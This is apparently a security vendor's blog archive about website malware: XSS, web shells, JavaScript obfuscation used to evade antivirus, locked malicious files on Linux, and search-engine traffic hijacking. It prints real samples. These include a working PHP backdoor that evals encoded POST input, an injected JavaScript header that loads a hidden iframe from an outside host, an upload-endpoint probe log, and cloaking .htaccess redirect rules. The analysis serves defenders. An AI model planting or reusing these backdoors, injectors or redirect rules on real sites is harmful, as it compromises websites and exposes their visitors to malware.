Showing posts with label blacklisted website. Show all posts

Wednesday, June 1, 2016

XSS - Cross Site Scripting Malware


What is Cross Site Scripting (XSS)?

May 26th 2016 jetpack disclosed a XSS vulnerability discovered in their popular plugin.
We would to take this opportunity and describe what is XSS.

Cross Site Scripting or XSS attack refers to injection of the malicious code or malicious payload into pages of legitimate website. Further, when these compromised pages are visited by website users, the injected malicious code (or payload) is executed by client-side application (visitor's web browser) and performs the actual malicious action such as: redirecting visitor to another website, download and installation of malicious code, showing adult ads and etc...

In most cases, malicious code injection does not require direct access to web site files or internals. It, basically, utilizes and exploits certain kind of security vulnerability when website or web application stores and further present invalidated user input. Such unfiltered forms, pop-ups and other dynamic content is where malicious code or payload could be specially crafted into string serving JavaScript code or a link/ Iframe to another compromised website.

XSS vulnerabilities could be very trivial and be detected by XSS vulnerability scanner. However, in its complex variants it may take several years until it gets uncovered (like with Jetpack plugin where XSS vulnerability remained undetected since 2012).


XSS example

Following example show basic XSS vulnerability.

Take a look at the following web page:


If comment variable will contain pure text then user's comment will be presented as required. But if the input has something like:


Then. instead of presenting text of the comment, web browser will handle Iframe tag and download content of the Iframe's URL
which is http[://]thirdparty-site[.]xyz/drive-by-download-attack-page.php

This kind of attack known as DOM-based XSS. The same result could be achieved directly on server side during page/HTML generation .

Following PHP code depicts such kind of vulnerability:


If get_user_last_comment_from_database() call will return the same string as in previous example,
instead of presenting comment, this page will download malicious code from http[://]thirdparty-site[.]xyz/drive-by-download-attack-page.php

How to prevent XSS attacks?

The XSS vulnerable web applications are an easy target and it is just a matter of time until they'll be exploited by hackers. Hence, first step is to verify that your website is not vulnerable. If you use third party software modules, make sure proper input filtering is implemented. If you develop your own website, verify every piece of user input.

We think this is a good check-list for developers: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

How to detect XSS infection on your website?

Here at Quttera, we deal with XSS and other malware on a daily basis. If you need our help in identifying and removing the infection from your site we are here to help.

ThreatSing! Website Antimalware scans and verifies every link on scanned web page. Comprehensive report notifies website owners about detected malicious & blacklisted links.

Monday, May 30, 2016

SQLMAP.py - A friend or a foe


Security tools serving good and bad 

This is a python script used by Cyber Security Analysts to check for vulnerabilities in website. Like any other network security tool, it is being utilized by many, meaning it was also being utilized by the bad guys a.k.a "hackers". While we were browsing the dark web, we stumbled upon a hacking forum where you need to take an exam before you could join their group. Now, this forum is no new to us as there were a lot of hacking forum scattered over the net. What intrigued us most is their entrance exam. In order for a newcomer to become a member they must need to prove themselves by taking over or defacing ones site.

SQLMAP.py has been used in the forum wildly like this is the default tool to check for anyone's site. The administrator of the forum posts a list of sites that are going to be brutally attacked by the newcomers with the use of this tool. Majority of the sites are using CMS such as WordPress, Joomla, Magento, etc., CMS are, usually, not vulnerable by themselves, they just need to be updated with newest release. Meaning, all outdated sites are very prone to attacks.

Remediation

This is just an opening attack for a newbie hackers, so most likely if we were able to deny them, they will stop in an instant. So what we can do to prevent this? It is always healthy to check your access logs from time to time to check for any malicious or brute force access on your site, If you found one, try to investigate where it was coming from, but if you do not recognize them, you can always block their IP from accessing your site. If you are a developer or you have your own developer you can also put a lexical checker on your site. Thus verifying SQL commands to filter SQL commands sent to your site.

For more information on how to use the tool, please visit the sqlmap.py site @ www.sqlmap.org 

Malware clean-up

If you suspect that your website was infected with malware, Quttera experts are always happy to clean it for you and help to prevent it - Malware Monitoring & Cleanup Plans For Websites

Thursday, April 21, 2016

Traffic Redirection Malware On Website

Traffic Distribution System (TDS) On Infected Websites

This malware technique is widely used to monitor and redirect traffic from compromised website to malicious content or paid referrals. In past, we highlighted similar cases in our blog: Blacklisted website used to drive traffic to 'penny stock website'

Malicious TDS flow


Background

ThreatSign! client received complaint from his customer that his website got blocked when accessed from Google Chrome. 

Malware details

Upon internal malware scan the infection was identified inside WordPress theme. Obfuscated malicious code generated hidden iframe redirecting visitors to TDS from where they got landed on 3d party pages depending on location, web browser type and other parameters. In some cases, user gets redirected to fake Adobe player download page.

Obfuscated Malicious JavaScript Code

Decoded Malicious Iframe


Detection rate

Malware clean-up

Search for similar code inside your WordPress theme. If you suspect that your website was infected by this or similar malware please select from our Website Anti-malware Monitoring plans and our experts will be happy to clean it up for you.

Thursday, April 7, 2016

Bypassing Antivirus Detection With JavaScript Obfuscation


JavaScript Code Obfuscation Or How To Bypass Antivirus Detection


A one liner definition of obfuscation from Wikipedia:
In software development, obfuscation is the deliberate act of creating obfuscated code, i.e. source or machine code that is difficult for humans to understand.
Obfuscated JavaScript code is a widely used technique to hide initial functionality of a given script. There is nothing malicious in obfuscation itself. Its valid use can be to protect intellectual property of a developer or a company implemented given script or library; to compress code; to decrease size of downloaded web page; and etc.

Due to its popularity there are plenty of free online obfuscators that easily translate simple JavaScript code to something unreadable and mostly impossible for human understanding.

Let's run a simple example:

We have a simple JavaScript snippet. All that it does is showing the message window with string "Obfuscated string"
We can have something like this:
  1. var a="Obfuscated string";
  2. function msg(m){alert(m);}
  3. msg(a);
Passing this script through freely available online obfuscators http://javascriptobfuscator.com/ and http://javascriptcompressor.com/ gives us two completely different outputs:
var _0x86eb=["\x4F\x62\x66\x75\x73\x63\x61\x74\x65\x64\x20\x73\x74\x72\x69\x6E\x67"]; var a=_0x86eb[0];function msg(_0x988dx3){alert(_0x988dx3);} ;msg(a);
and
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('3 0="4 5";6 1(2){7(2)}1(0);',8,8,'a|msg|m|var|Obfuscated|string|function|alert'.split('|'),0,{}))
Not we can go further and pass the output of the first obfuscator through the second one which will give us result even more far different from the original script:

eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('1 4=["\\9\\c\\i\\k\\2\\7\\8\\3\\b\\l\\d\\2\\3\\e\\f\\g\\h"];1 a=4[0];j 5(a){6(a)};5(a);',22,22,'|var|x73|x74|_0x86eb|msg|alert|x63|x61|x4F||x65|x62|x20|x72|x69|x6E|x67|x66|function|x75|x64'.split('|'),0,{}))
This far, without any special skills required, we have converted original source code to something completely not related and "unreadable". Our intellectual property is safe and unless, of course, a group of hackers will spent time dedicated to de-obfuscation (there are no 100% proof targets as history shows).

Hiding malicious code in the web

Unfortunately, JavaScript obfuscation is used not only for legal and legitimate purposes. Almost every exploit kit (for example http://en.wikipedia.org/wiki/Blackhole_exploit_kitutilizes JavaScript obfuscation algorithms in order bypass antivirus protection and invisibly inject malware into victim PC or touch devices.

Worth mentioning website malware cases are being collected with public online Website Malware Scanner. Some cases of execution flow of JavaScript threats:
Looking at the analysis we can see that the target of all these threats is to inject hidden iframe, which finally redirects visitors browser to malware distribution server. Successful attack results in silently installed malware on PC or touch devices that were used to visit infected web site.

So why JavaScript obfuscation bypass antivirus detection?

Fairly, there are few integral parts playing a major role in this puzzle. First of all JavaScript itself is simple and very rich language that provides possibility for dynamic generation and execution of script code using eval and unescape methodsThis fact backed with all modern obfuscation techniques make it simply impossible to detect such payload using pattern-based engines utilized by antiviruses.
Antiviruses are still an essential part of the secure perimeter as they capable to prevent accessing links to known infected web servers that distribute malware. Obviously, the remaining issue here is that thousands of new web servers hacked and compromised day by day while it take some amount of time until such web servers get listed in antivirus blacklist.

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.

Friday, April 1, 2016

FilesMan Backdoor Malware On Your Computer

FilesMan is being abused in the wild

What is FilesMan? It is a File Manager used to explore the files in a computer. It is the most basic malware tool that attackers upload to your website as a form of backdoor to browse your files. Some of these File Managers are sophisticated and has their own GUI (Graphical User Interface), some are capable of uploading and downloading files from your website as if the attackers were in front of your computer browsing it personally.

Do I have this malware on my website?

So how do you spot if your website has it? A string search for "FilesMan" would actually do the trick. However, most of the attackers use heavy obfuscation so that you can't detect it by simple string searching. You may also want to look for split strings. This technique is also widely used to outsmart string searching by site owners.

This is an example of an ordinary FilesMan that can be searched throughout your system:
FilesMan backdoor malware

While this one has been concatenated and can still be searched by using regular expression:
FilesMan obfuscated with string split applied.


Other well known File Managers that are being abused in the wild has GUI and can be found mostly anywhere on the internet:

C99 Madshell:
C99 Madshell


b374k-shell:
b374k


How to prevent the infection

Everyday, attackers find new ways to hide backdoors so it is safe to follow there rules to improve your protection:
  1. Backup your site.
  2. Keep your CMS version up to date.
  3. Change you passwords periodically. Most hackers try to brute force the credentials.
  4. Change Table Prefix of database. This will avoid SQL injections.
  5. Add additional security by modifying .htaccess.
  6. In case of WordPress it is recommended to run periodically both internal and external scans with our plugin.
  7. Always keep plugins and themes updated to latest version.

Still got infected and/or blacklisted?

No worries. There are no bulletproof websites. Here at Quttera we're cleaning this and other kinds of malware on a daily basis. If you'd like our malware analysts to help you, just select appropriate ThreatSign! anti-malware plan and get back online.

For other issues and help: Quttera's help-desk

Sunday, February 14, 2016

How Hackers Prevent Linux Malware From Being Removed

Malware On Linux

Background

Here at Quttera, we clean infected websites on a daily basis and this weekend our automated cure procedure failed to remove malicious files. The customer actually had more than 170 websites on the Linux server which was heavily infected. The automatic cure is executed with root permissions so we started investigating what was this all about.

Investigation 

We logged-in into the infected server and executed few commands with root user such as 


and we got a "Permission denied".


At the beginning we thought that there is an issue with a parent directory permissions but after a quick verification we confirmed that the permissions were OK.

The next step was looking for a running process prevents a file removal, however the lsof output did not confirm this.

It is not a surprise that hackers are constantly changing tactics and improving techniques. This allows them to:

  1. Keep an infection undetected on a compromised server or website as much as possible. 
  2. Make it harder to cleaned/remove it. 

And one of the main challenges is staying on top of those threats as they evolve.

We continued with further investigation and the next step was to use lsattr command which lists file attributes on a Linux second extended file system. We executed the lsattr command on the locked file and the file had "a" and "i" attributes.

You can always search for the lsattr command description through 'man' in Linux. So, we came across chattr command that led us to the following:

  1. chattr change file attributes on a Linux second extended file system
  2. File with the "i" attribute cannot be modified: it cannot be deleted or renamed, no link can be created to this file and no data can be written to it. Only a super-user or a process possessing the CAP_LINUX_IMMUTABLE capability can set or clear the attribute.
  3. File with the "a" attribute set can be opened in append mode only for writing. Only the super-user or a process possessing the CAP_LINUX_IMMUTABLE capability can set or clear the attribute.

So to make the long story short, the solution was to run:


and


which allowed to remove file without any problem


What is "Linux second extended file system"?

The second extended file system (or Ext2) is Ext4 file system grandparent used by Linux kernel.
The Ext2 used as default file system by several Linux distributions and it was replaced by Ext3.
You can find more information about the Ext2 here

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.


Saturday, January 30, 2016

New Generic PHP Shell Malware In The Wild

New Generic PHP Shell Malware In The Wild

Shell body

Background

Massive infection in the form of new generic PHP shell has been, recently, detected by Quttera malware researchers. We are still investigating all the incidents to find out the exact infection vector. Here is what we know so far:
  1. In most cases this shell was uploaded as wp-update.php to WordPress root directory
  2. On almost all sites, where we detected this shell all JavaScript files were infected by malicious JavaScript code injecting reference to malicious IFRAMEs
  3. This is generic shell script and it executes content that is provided in $_POST argument calls "sam"

How this shell works

  1. Firstly it resets last time when it was accessed using @touch function
  2. Then it checks if "eval" function is available via execution of the following command: $l = eval("return true")
  3. After that, it decides how to execute encoded script provided inside $_POST[sam] variable
  4. If eval function is available, then infection is delivered using following expression: eval(base64_decode($_POST[sam]))
  5. If eval command is not available, then shell dumps provided execution script into temporary file _ptemp and executes it using "system" command: system("php _ptemp;rm _ptemp");
  6. The injected infection body depends on input provided in $_POST[sam] variable.
If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.

Thursday, February 12, 2015


Websites hacked by KkK1337 and NG689Skw

Hackers compromising vulnerable websites and defacing them


Background


Recently, our malware clean-up experts worked on sites that were hacked by KkK1337 hackers. Some sites were hacked, with the help of another team - NG689Skw. One of the notes included the following text: Developers Newbie ~ Indonesia Stealth Cyber Army ~ Amuntai Hacker Team

As per Google and some other resources, the hacked websites count is around 170 (List of sites).


As of today, we were not informed of any other damage by those groups, besides defacement and business websites that went off due to clean-up activities.

Resources

Here are some signs of the infection that we posted on pastebin:

Encoded infection - team logo body

Decoded infection

Few screenshots from compromised websites


If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera help-desk.

Sunday, November 23, 2014

Backdoor Malware Targeting WordPress Websites

Backdoor Malware In The Wild Targeting WordPress Websites


If your website gets reinfected every 20-30 minutes. If blacklisting authorities like Google Safe Browsing does not keep up with the reinfection and fail to inform you. If you run WordPress platform and use 3-d party plugins/themes.

Then, it is likely you suffer from Backdoor that our malware research labs have recently discovered while cleaning customer websites.

You can check your site with our external and free scan using Quttera Free Website Malware Scanner


Background of the infection


How many websites attacked?


There is no exact number but more than two thousands. During first weeks of this infection Google didn't recognize it. The malware code included logic to clean-up previous infection and insert a new one.

Which platforms were targeted?


Current version mostly aimed WordPress installations.


What malicious action was applied to victim sites and their visitors?


Successful attack injected hidden iframes into every JavaScript file. On home page load, visitor's web browser loaded numerous JS files and got connected in background to several other websites via iframes.


How many files were infected?


All JavaScript files available on attacked server.


Where the files were located?


All infected files located in wp-content and wp-include directories.


The root cause


How backdoor was identified?


One of our customers was blacklisted by Google due to another kind of infection. During the investigation current malware was uncovered as well. At the same time, we detected this infection on websites of our other customers, which bypassed Google's and other's radars.


Backdoor details


A backdoor (or just shell file) was uploaded utilizing themes/plugins vulnerabilities. Following is an example of how attacker searched for available vulnerability using HTTP HEAD request:

"HEAD /fckeditor/editor/filemanager/connectors/aspx/upload.aspx HTTP/1.1" 404 "HEAD /fckeditor/editor/filemanager/connectors/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/connectors/php/upload.php HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/upload/aspx/upload.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/upload/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/upload/php/upload.php HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/connectors/asp/connector.asp HTTP/1.1" 404 318 "-" "-" "HEAD /fckeditor/editor/filemanager/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/browser/default/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/aspx/upload.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/php/upload.php HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/upload/aspx/upload.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/upload/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/upload/php/upload.php HTTP/1.1" 404 318 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/browser/default/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/browser/default/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/aspx/upload.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/php/upload.php HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/upload/aspx/upload.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/upload/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/upload/php/upload.php HTTP/1.1" 404 299 "-" "-" "HEAD /ckeditor/ckfinder/core/connector/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /ckeditor/ckfinder/core/connector/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /ckeditor/ckfinder/core/connector/aspx/connector.aspx HTTP/1.1" 404 318 "-" "-" "HEAD /kcfinder/browse.php HTTP/1.1" 404 299 "-" "-"


All of those were attempts to find a way to upload the following backdoor which is then used to infect the server:

<?php if(!empty($_COOKIE['__mestore']) and substr($_COOKIE['__mestore'],0,16)=='3469825000034634'){if (!empty($_POST['message']) and $message=@gzinflate(@base64_decode(@str_replace(' ','',urldecode($_POST['message']))))){echo '<textarea id=areatext>';eval($message);echo '</textarea>bg';exit;}} exit;


The backdoor decoded content of the "message" field provided in HTTP post request,

$message=@gzinflate(@base64_decode(@str_replace(' ','',urldecode($_POST['message'])))))


executed provided commands,

eval($message)

and printed script output into returned HTML,

{echo '<textarea id=areatext>';eval($message);echo '</textarea>bg';exit;}} exit;

The script is generic and it permites execution of any PHP code provided in "message" argument.

Finally, the target of this backdoor/shell was to execute and input script which then infected all JS files on the compromised system.

The actual infection is a header, prepended  to every JS file:

/* Copyright (C) 2007 Free Software Foundation, Inc. http://fsf.org/ */ function getCookie(b){var a=document.cookie.match(new RegExp("(?:^|; )"+b.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,'\\$1')+"=([^;]*) "));return a?decodeURIComponent(a[1]):undefined}(function(){function e(b,a,c){var f=(b+'').toLowerCase();var g=(a+'').toLowerCase( );var d=0;if((d=f.indexOf(g,c))!==-1){return d}return false}function h(){var b=['bots','AppleWebKit','Windows NT 6.3','X11','Phone ','Google'];var a=false;for(var c in b){if(e(navigator.userAgent,b[c])){a=true;break}}return a}var i=(getCookie("akelbriston19ure" )===undefined);if(!h()&&i){document.write('<iframe width="112" height="132" style="position:absolute;margin-top:-1002px;" src="http://iframehost/something17.html"></iframe>');var j=new Date(new Date().getTime()+48*60*60*1000);document.cookie="akelbriston19ure=1; path=/; expires="+j.toUTCString()}})(); /* Copyright (C) 2000 Free Software Foundation, Inc. See LICENSE.txt */


Attack flow


So how this worked?

  1. Server A searched the web for WordPress installations with known vulnerabilities.
  2. Backdoor/Shell uploaded to servers detected in step (1).
  3. Server B invokes the shell with a PHP code that performs JS files infection.
  4. Re-infection occurs every 20-30 minutes.


Malware clean-up


As a first step, we have identified the organization that owned the IP. We have then contacted the hosting provider and filed malware/abuse report.

We have conducted all necessary steps to clean up the 3K+ infected files, updated all outdated software and remode vulnerable plugins.

If you suspect that your website was infected by similar malware please use Website Anti-malware Monitoring for remediation assessment.

Friday, May 23, 2014

Htaccess Hack Serving BlackHat SEO

Search Engine Traffic Hijacking

We are cleaning infected websites on daily basis and the most common question we are being asked is how to identify Search Engine Traffic Hijacking before my website is infected further and Google (Yahoo, Bing or any other search engine provider) blacklists it. Usually, this is how a website owner notices that his website is infected and compromised.

The first thing to check out is .htaccess file which can be used to redirect traffic from search engines to a hijacker website. If your website is infected/ hacked using this method, it means that when someone finds your website on a search engine and clicks on a link to visit your website, he will be redirected to a hijacker website instead of yours.

How to find Search Engine Traffic Hijacking?

If you are experiencing traffic hijacking, most likely your .htaccess file updated with malicious code or new .htaccess files are populated across all your sub-directories.

Search for .htaccess file(s) within all your sub-directories, check your .htaccess file(s) for suspicious code and make sure they do not contain malicious code.

The most common way used to hijack search engine traffic is to add malicious code into existing .htaccess files. That way you, as website owner, won't notice anything strange as your website would be operating normally.

The other way is to wipe out the existing .htaccess file and replace it with malicious code only.

Here is an example from a very popular website that we cleaned-up recently. The malicious code was there for a short period of time, yet that was enough to get it blacklisted by Google. Actually, this is how the website administrator noticed it. The impact was that near 99% website traffic was redirected to other URLs.

Malware Investigation

External investigation of website by online remote malware scanner detected:
  1. Traffic redirect to malicious site
  2. Every HTML page contained hidden iframe to malicious IP as last line in body DOM element
From the investigation of .htaccess files it was found that infection was added to temporary redirect (302) to numerous URLs (some were already blacklisted by Google).


Hacked .htaccess file body example:

  1. RewriteEngine On
  2. RewriteCond %{REQUEST_METHOD}   ^GET$
  3. RewriteCond %{HTTP_REFERER}     ^(http\:\/\/)?([^\/\?]*\.)?(google\.|yahoo\.|bing\.|msn\.|yandex\.|ask\.|excite\.|altavista\.|netscape\.|aol\.|hotbot\.|goto\.|infoseek\.|mamma\.|alltheweb\.|lycos\.|search\.|metacrawler\.|rambler\.|mail\.|dogpile\.|ya\.|\/search\?).*$   [NC]
  4. RewriteCond %{HTTP_REFERER}     !^.*(q\=cache\:).*$   [NC]
  5. RewriteCond %{HTTP_USER_AGENT}  !^.*(bing|Accoona|Ace\sExplorer|Amfibi|Amiga\sOS|apache|appie|AppleSyndication).*$   [NC]
  6. RewriteCond %{HTTP_USER_AGENT}  !^.*(Archive|Argus|Ask\sJeeves|asterias|Atrenko\sNews|BeOS|BigBlogZoo).*$   [NC]
  7. RewriteCond %{HTTP_USER_AGENT}  !^.*(Biz360|Blaiz|Bloglines|BlogPulse|BlogSearch|BlogsLive|BlogsSay|blogWatcher).*$   [NC]
  8. RewriteCond %{HTTP_USER_AGENT}  !^.*(Bookmark|bot|CE\-Preload|CFNetwork|cococ|Combine|Crawl|curl|Danger\shiptop).*$   [NC]
  9. RewriteCond %{HTTP_USER_AGENT}  !^.*(Diagnostics|DTAAgent|ecto|EmeraldShield|endo|Evaal|Everest\-Vulcan).*$   [NC]
  10. RewriteCond %{HTTP_USER_AGENT}  !^.*(exactseek|Feed|Fetch|findlinks|FreeBSD|Friendster|Fuck\sYou|Google).*$   [NC]
  11. RewriteCond %{HTTP_USER_AGENT}  !^.*(Gregarius|HatenaScreenshot|heritrix|HolyCowDude|Honda\-Search|HP\-UX).*$   [NC]
  12. RewriteCond %{HTTP_USER_AGENT}  !^.*(HTML2JPG|HttpClient|httpunit|ichiro|iGetter|iPhone|IRIX|Jakarta|JetBrains).*$   [NC]
  13. RewriteCond %{HTTP_USER_AGENT}  !^.*(Krugle|Labrador|larbin|LeechGet|libwww|Liferea|LinkChecker).*$   [NC]
  14. RewriteCond %{HTTP_USER_AGENT}  !^.*(LinknSurf|Linux|LiveJournal|Lonopono|Lotus\-Notes|Lycos|Lynx|Mac\_PowerPC).*$   [NC]
  15. RewriteCond %{HTTP_USER_AGENT}  !^.*(Mac\_PPC|Mac\s10|like\sMac\sOS|macDN|Mediapartners|Megite|MetaProducts).*$   [NC]
  16. RewriteCond %{HTTP_USER_AGENT}  !^.*(Miva|Mobile|NetBSD|NetNewsWire|NetResearchServer|NewsAlloy|NewsFire).*$   [NC]
  17. RewriteCond %{HTTP_USER_AGENT}  !^.*(NewsGatorOnline|NewsMacPro|Nokia|NuSearch|Nutch|ObjectSearch|Octora).*$   [NC]
  18. RewriteCond %{HTTP_USER_AGENT}  !^.*(OmniExplorer|Omnipelagos|Onet|OpenBSD|OpenIntelligenceData|oreilly).*$   [NC]
  19. RewriteCond %{HTTP_USER_AGENT}  !^.*(os\=Mac|P900i|panscient|perl|PlayStation|POE\-Component|PrivacyFinder).*$   [NC]
  20. RewriteCond %{HTTP_USER_AGENT}  !^.*(psycheclone|Python|retriever|Rojo|RSS|SBIder|Scooter|Seeker|Series\s60).*$   [NC]
  21. RewriteCond %{HTTP_USER_AGENT}  !^.*(SharpReader|SiteBar|Slurp|Snoopy|Soap\sClient|Socialmarks|Sphere\sScout).*$   [NC]
  22. RewriteCond %{HTTP_USER_AGENT}  !^.*(spider|sproose|Rambler|Straw|subscriber|SunOS|Surfer|Syndic8).*$   [NC]
  23. RewriteCond %{HTTP_USER_AGENT}  !^.*(Syntryx|TargetYourNews|Technorati|Thunderbird|Twiceler|urllib|Validator).*$   [NC]
  24. RewriteCond %{HTTP_USER_AGENT}  !^.*(Vienna|voyager|W3C|Wavefire|webcollage|Webmaster|WebPatrol|wget|Win\s9x).*$   [NC]
  25. RewriteCond %{HTTP_USER_AGENT}  !^.*(Win16|Win95|Win98|Windows\s95|Windows\s98|Windows\sCE|Windows\sNT\s4).*$   [NC]
  26. RewriteCond %{HTTP_USER_AGENT}  !^.*(WinHTTP|WinNT4|WordPress|WWWeasel|wwwster|yacy|Yahoo).*$   [NC]
  27. RewriteCond %{HTTP_USER_AGENT}  !^.*(Yandex|Yeti|YouReadMe|Zhuaxia|ZyBorg).*$   [NC]
  28. RewriteCond %{HTTP_COOKIE}      !^.*xccgtswgokoe.*$
  29. RewriteCond %{HTTPS}            ^off$
